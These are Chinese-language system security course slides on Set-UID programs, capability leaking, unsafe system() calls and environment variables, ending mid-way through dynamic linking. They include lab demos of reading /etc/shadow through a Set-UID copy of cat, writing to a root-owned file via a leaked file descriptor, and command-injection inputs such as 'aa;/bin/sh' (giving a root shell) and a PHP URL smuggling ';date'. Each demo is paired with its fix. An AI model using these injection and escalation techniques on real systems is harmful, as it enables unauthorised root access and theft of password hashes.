

系统安全实验

大纲

- Set-UID 特权程序
- 环境变量和攻击
- Shellshock攻击
- 基于Capability的访问控制

Set-UID 特权程序

- 特权程序的需求
- Set-UID机制如何工作
- 特权Set-UID程序中的安全漏洞
- 攻击面
- 如何提高特权程序的安全性

特权程序(Privileged Programs)的需求

- 口令困境 (Password Dilemma)

- /etc/shadow 文件的权限:


```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow  
↑ Only writable to the owner
```

- 普通用户如何修改他们的口令?

```
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw  
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::  
daemon*:15749:0:99999:7:::  
bin*:15749:0:99999:7:::  
sys*:15749:0:99999:7:::  
sync*:15749:0:99999:7:::  
games*:15749:0:99999:7:::  
man*:15749:0:99999:7:::  
lp*:15749:0:99999:7:::
```

两层的方法

- 在操作系统中实现细粒度访问控制使得操作系统过于复杂
- 操作系统依赖于扩展来执行细粒度访问控制
- 特权程序就是这样的扩展



特权程序的类型

- 守护进程（Daemons）
 - 后台运行的计算机程序
 - 需要作为root或其它特权用户运行
- Set-UID 程序
 - 用特殊位标记的程序
 - 在UNIX系统中广泛使用

Set-UID 概念

- 允许用户使用程序所有者的权限运行程序
- 允许用户使用临时提升的权限运行程序
- Example: passwd 程序

```
$ ls -l /usr/bin/passwd
```

```
-rwsr-xr-x 1 root root 41284 Sep 12 2012 /usr/bin/passwd
```

Set-UID 概念

- 每个进程都有两个User IDs
- **Real UID (RUID):** 标识进程的真正所有者
- **Effective UID (EUID):** 标识进程的特权
 - 访问控制基于EUID
- 当普通程序执行时, **RUID = EUID**, 它们都等于运行该程序的用户的
- 当Set-UID 程序执行时, **RUID \neq EUID**. RUID仍等于用户的ID, 但EUID等于程序拥有者(owner)的ID
 - 如果程序由root拥有, 程序将以root权限运行

将程序转换为Set-UID

- Change the owner of a file to root :

```
seed@VM:~$ cp /bin/cat ./mycat
seed@VM:~$ sudo chown root mycat
seed@VM:~$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Nov  1 13:09 mycat
seed@VM:~$
```

- Before Enabling Set-UID bit:

```
seed@VM:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
seed@VM:~$
```

- After Enabling the Set-UID bit :

```
seed@VM:~$ sudo chmod 4755 mycat
seed@VM:~$ mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon*:15749:0:99999:7:::
bin*:15749:0:99999:7:::
sys*:15749:0:99999:7:::
```

Set-UID如何工作

```
$ cp /bin/id ./myid  
$ sudo chown root myid  
$ ./myid  
uid=1000(seed) gid=1000(seed) groups=1000(seed), ...
```

```
$ sudo chmod 4755 myid  
$ ./myid  
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

Set-UID示例

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

← Not a privileged program

```
$ sudo chmod 4755 mycat
$ ./mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```

← Become a privileged program


```
$ sudo chown seed mycat
$ chmod 4755 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

← It is still a privileged program, but not the root privilege

Set-UID的安全性?

- 允许普通用户提升权限
 - 这不同于直接给予特权（`sudo`命令）
 - 用户的行为是受限制的
- 将某些程序转换为Set-UID是不安全的
 - Example: `/bin/sh`
 - Example: `vi`

Set-UID程序的攻击面



通过用户输入进行攻击

用户输入：显式输入

- 缓冲区溢出
 - 溢出缓冲区以运行恶意代码
- 格式字符串漏洞
 - 使用用户输入作为格式字符串更改程序行为

通过系统输入进行攻击

系统输入

- 竞态条件 Race Condition
 - 从非特权文件到特权文件的符号链接

通过环境变量进行攻击

- 程序行为可以受程序内不可见的输入的影响
- 环境变量：可以在运行程序之前由用户设置

通过环境变量进行攻击

- PATH 环境变量
 - 如果用户不为命令提供完整路径，则shell程序使用它来定位命令
 - `system()`: call `/bin/sh` first
 - `system("ls")`
 - `/bin/sh` 使用PATH环境变量来定位“ls”
 - 攻击者可以操纵PATH变量，并控制如何找到“ls”命令

Capability Leaking

- 在某些情况下，特权程序在执行过程中降级
- 示例: su 程序
 - Set-UID 程序
 - 允许一个用户切换到另一个用户（例如user1到user2）
 - 启动：程序EUID为root、RUID为用户1；
 - 口令验证后，EUID和RUID都会成为user2（通过权限降级）
- 这样的程序可能会导致capability leaking
 - 在降级之前，程序可能不会清除特权能力(privileged capabilities)

通过Capability Leaking进行攻击: 示例

/etc/zxx 文件为
root 可写

该程序是root-owned Set-UID程序

```
fd = open("/etc/zxx", O_RDWR | O_APPEND);  
if (fd == -1) {  
    printf("Cannot open /etc/zxx\n");  
    exit(0);  
}
```

```
// Print out the file descriptor value  
printf("fd is %d\n", fd);
```

特权降级

```
// Permanently disable the privilege by making the  
// effective uid the same as the real uid  
setuid(getuid());
```

权限?

```
// Execute /bin/sh  
v[0] = "/bin/sh"; v[1] = 0;  
execve(v[0], v, 0);
```

通过Capability Leaking进行攻击: 示例

程序没有关闭文件，所以文件描述符仍然有效。



Capability Leak

```
$ gcc -o cap_leak cap_leak.c
$ sudo chown root cap_leak
[sudo] password for seed:
$ sudo chmod 4755 cap_leak
$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Feb 23 09:24 cap_leak
$ cat /etc/zxx
bbbbbbbbbbbbbbbb
$ echo aaaaaaaaaa > /etc/zxx
bash: /etc/zxx: Permission denied ← Cannot write to the file
$ cap_leak
fd is 3
$ echo cccccccccccc >& 3
$ exit
$ cat /etc/zxx
bbbbbbbbbbbbbbbb
cccccccccccccc ← File modified
```

如何修复该程序?

在降级特权之前销毁文件描述符（关闭文件）

OS X 中的Capability Leaking

- OS X Yosemite 的跟capability leaking相关的权限提升漏洞 (July 2015, OS X 10.10)
- 动态链接器dyld 的新增功能
 - DYLD_PRINT_TO_FILE 环境变量
- 因DYLD_PRINT_TO_FILE 的引入，动态链接器可以打开任意文件，并且不会关闭文件。同时，动态链接器dyld是root-owned 的set-uid程序。
- 导致了 **capability leaking**.

https://www.sektioneins.de/en/blog/15-07-07-dyld_print_to_file_lpe.html

OS X 中的Capability Leaking

```
const char* loggingPath = _simple_getenv(envp, "DYLD_PRINT_TO_FILE");
if ( loggingPath != NULL ) {
    int fd = open(loggingPath, O_WRONLY | O_CREAT | O_APPEND, 0644);
    if ( fd != -1 ) {
        sLogfile = fd;
        sLogToFile = true;
    }
    else {
        dyld::log("dyld: could not open DYLD_PRINT_TO_FILE='%s', errno=%d\n", loggingPath, errno);
    }
}
```

调用外部程序

- 从程序中调用外部命令
- 外部命令由Set-UID程序选择
 - 用户而只应该提供输入数据，而不应该提供命令（否则会不安全）
- 攻击：
 - 用户经常被要求向外部命令提供输入数据。
 - 但是，如果外部命令可能没有被正确调用，用户的输入数据可能会变成command名称，导致危险。

程序调用：不安全的方法

```
int main(int argc, char *argv[])
{
    char *cat="/bin/cat";

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
    sprintf(command, "%s %s", cat, argv[1]);
    system(command);
    return 0 ;
}
```

- 调用外部命令的最简单方法是使用**system()** 函数
- 该程序应该运行 /bin/cat 程序
- 该程序是**root**拥有的 **Set-UID** 程序, 因此程序可以查看所有文件, 但不能写入任何文件

问题：你可以使用该程序运行其他命令，并拥有**root**权限吗？

程序调用：不安全的方法

```
$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
$ catall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon*:15749:0:99999:7:::
bin*:15749:0:99999:7:::
sys*:15749:0:99999:7:::
sync*:15749:0:99999:7:::
games*:15749:0:99999:7:::

$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

可以通过这个输入来获得一个 root shell

问题：部分数据变成代码（命令名）

安全的调用方法: 使用 `execve()`

```
int main(int argc, char *argv[])
{
    char *v[3];

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    execve(v[0], v, 0);

    return 0 ;
}
```

`execve(v[0], v, 0)`

Command name
is provided here
(by the program)

Input data are
provided here
(can be by user)

为什么它安全?

代码（命令名称）和数据是分开的; 用户数据无法成为代码

<http://man7.org/linux/man-pages/man2/execve.2.html>

安全的调用方法: 使用 `execve()`

```
$ gcc -o safecatall safecatall.c
$ sudo chown root safecatall
$ sudo chmod 4755 safecatall
$ safecatall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon*:15749:0:99999:7:::
bin*:15749:0:99999:7:::
sys*:15749:0:99999:7:::
sync*:15749:0:99999:7:::
games*:15749:0:99999:7:::

$ safecatall "aa;/bin/sh"
/bin/cat: aa;/bin/sh: No such file or directory ← Attack failed!
```



数据仍然被视为数据，而不是代码

其它

- `exec()`系列中某些函数的行为和`execve()`类似, 但可能不安全
 - `execvp()`, `execvp()` 和`execvpe()` 复制shell的操作, 这些函数可以使用PATH环境变量进行攻击

以其它语言调用外部命令

- 调用外部命令的风险不限于C程序
- 我们应该避免类似于由system() 函数引起的问题
- 示例:
 - Perl: open() function can run commands, but it does so through a shell
 - PHP: system() function

```
<?php
print("Please specify the path of the directory");
print("<p>");
$dir=$_GET['dir'];
print("Directory path: " . $dir . "<p>");
system("/bin/ls $dir");
?>
```

- 攻击:
 - `http://localhost/list.php?dir=.;date`
 - 在服务器上执行的命令: `"/bin/ls .;date"`

隔离原则（Principle of Isolation）

原则: **Don't mix code and data.**

违反此原则的攻击:

- `system()`
- Cross Site Scripting
- SQL injection
- Buffer Overflow attacks

最小特权原则(Principle of Least Privilege)

- 应该赋予特权程序执行任务所需的权力
- 当特权程序不需要时，禁用特权（暂时或永久）
- 在Linux中，可以使用seteuid()和setuid()来禁用/丢弃特权

大纲

- Set-UID 特权程序
- 环境变量和攻击
- Shellshock攻击
- 基于Capability的访问控制

环境变量和攻击

- 什么是环境变量
- 它们如何从一个进程传递给子进程
- 环境变量如何影响程序的行为
- 环境变量引入的风险
- 实例
- Set-UID和Service方法之间的攻击面比较

环境变量

- 一组动态命名值
- 运行进程的运行环境的一部分
- 影响正在运行的进程的行为方式
- 在Unix中引入并且也被Microsoft Windows采用
- 例子：PATH变量
 - 当程序执行时，如果没有提供完整路径，shell进程将使用环境变量来查找程序的位置。

如何访问环境变量

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (envp[i] != NULL) {
        printf("%s\n", envp[i++]);
    }
}
```

← 从main函数

更可靠的方法：使用全局变量



```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i++]);
    }
}
```

进程如何获取环境变量?

- 进程可以通过以下两种方式获取环境变量:
 - 如果使用`fork()` 系统调用创建新进程, 则子进程将继承其父进程的环境变量。
 - 如果一个进程本身运行一个新程序, 它通常使用`execve()`系统调用。在这种情况下, 内存空间被覆盖并且所有旧的环境变量都将丢失。`execve()`可以以特殊方式调用, 以将环境变量从一个进程传递到另一个进程。
- 调用`execve()`时传递环境变量:

```
int execve(const char *filename, char *const argv[],  
           char *const envp[])
```

execve() 和环境变量

- 程序执行
/usr/bin/env, 打印
当前进程的环境变量
- 构造新的变量 newenv,
并使用.

```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0; char* v[2]; char* newenv[3];
    if (argc < 2) return;

    // Construct the argument array
    v[0] = "/usr/bin/env";    v[1] = NULL;

    // Construct the environment variable array
    newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

    switch(argv[1][0]) {
        case '1': // Passing no environment variable.
            execve(v[0], v, NULL);
        case '2': // Passing a new set of environment variables.
            execve(v[0], v, newenv);
        case '3': // Passing all the environment variables.
            execve(v[0], v, environ);
        default:
            execve(v[0], v, NULL);
    }
}
```


execve() 和环境变量

从父进程获得:

```
$ a.out 1      ← Passing NULL
$ a.out 2      ← Passing newenv[]
AAA=aaa
BBB=bbb
$ a.out 3      ← Passing environ
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-l2UoOe/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
...
```

环境变量的内存位置

- `envp`和`environ`最初指向同一个地方
- `envp`只能在`main`函数内部访问，而`environ`是一个全局变量
- 当对环境变量进行更改（例如添加新环境变量）时，用于存储环境变量的位置可能会移至堆中，因此`environ`将会更改（`envp`不会更改）



Shell变量和环境变量

- Shell变量和环境变量是不相同的。
- Shell变量：
 - shell使用的内部变量。
 - shell提供了内置命令，允许用户创建，分配和删除shell变量。
 - 在该示例中，创建了一个名为FOO的shell变量。

```
seed@ubuntu:~$ FOO=bar
seed@ubuntu:~$ echo $FOO
bar
seed@ubuntu:~$ unset FOO
seed@ubuntu:~$ echo $FOO

seed@ubuntu:~$
```


/proc File System


- /proc是Linux中的虚拟文件系统。它为每个进程维护一个目录，使用进程ID作为目录名
- 每个进程目录都有一个称为environ的虚拟文件，其中包含进程的环境。
- 例如，虚拟文件/proc/932/environ包含进程932的环境变量
- 命令“strings/proc/\$\$/environ”输出当前进程的环境变量（shell将用其自己的进程ID替换\$\$）
- 在bash shell中调用env (/usr/bin/env) 程序时，它将在子进程中运行。因此，它会打印出shell的子进程的环境变量，而不是其自身的。

Shell变量和环境变量

- Shell变量和环境变量是不同的
- 当一个shell程序启动时，它将环境变量复制到它自己的shell变量中。如示例所示，对shell变量所做的更改不会反映在环境变量上

环境变量	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME
Shell 变量	→	LOGNAME=seed seed@ubuntu:~/test\$ echo \$LOGNAME
Shell变量修改	→	seed seed@ubuntu:~/test\$ LOGNAME=bob seed@ubuntu:~/test\$ echo \$LOGNAME
环境变量相同	→	bob seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME
Shell变量消失	→	LOGNAME=seed seed@ubuntu:~/test\$ unset LOGNAME seed@ubuntu:~/test\$ echo \$LOGNAME
环境变量	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME
	→	LOGNAME=seed

Shell变量和环境变量



- 该图显示了shell变量如何影响子进程的环境变量
- 它还显示了父shell的环境变量如何成为子进程的环境变量（通过shell变量）

Shell变量和环境变量

- 当我们在shell提示符下键入env时，shell会创建一个子进程

Print out environment variable




Only LOGNAME and
LOGNAME3 get into the child
process, but not LOGNAME2.
Why?



```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```

环境变量的攻击面

- 环境变量的隐藏使用是危险的
- 由于用户可以设置环境变量，因此它们将成为set-UID程序攻击面的一部分



通过Dynamic Linker进行攻击

- 链接查找程序中引用的外部库代码
- 链接可以在运行时或编译时完成：
 - 动态链接 - 使用环境变量，成为攻击面的一部分
 - 静态链接
- 我们将使用下面的例子来区分静态链接和动态链接：

```
/* hello.c */  
# include <stdio.h>  
int main()  
{  
    printf("hello world");  
    return 0;  
}
```

通过Dynamic Linker进行攻击

静态链接


- 链接器将程序的代码和包含printf()函数的库代码结合起来
- 可以注意到，静态编译程序的大小比动态程序大100倍

```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed    68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed  7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```

通过Dynamic Linker进行攻击

动态链接

- 在运行时完成链接
 - 共享库（Windows中的DLL）
- 在运行使用动态链接编译的程序之前，首先将其可执行文件加载到内存中

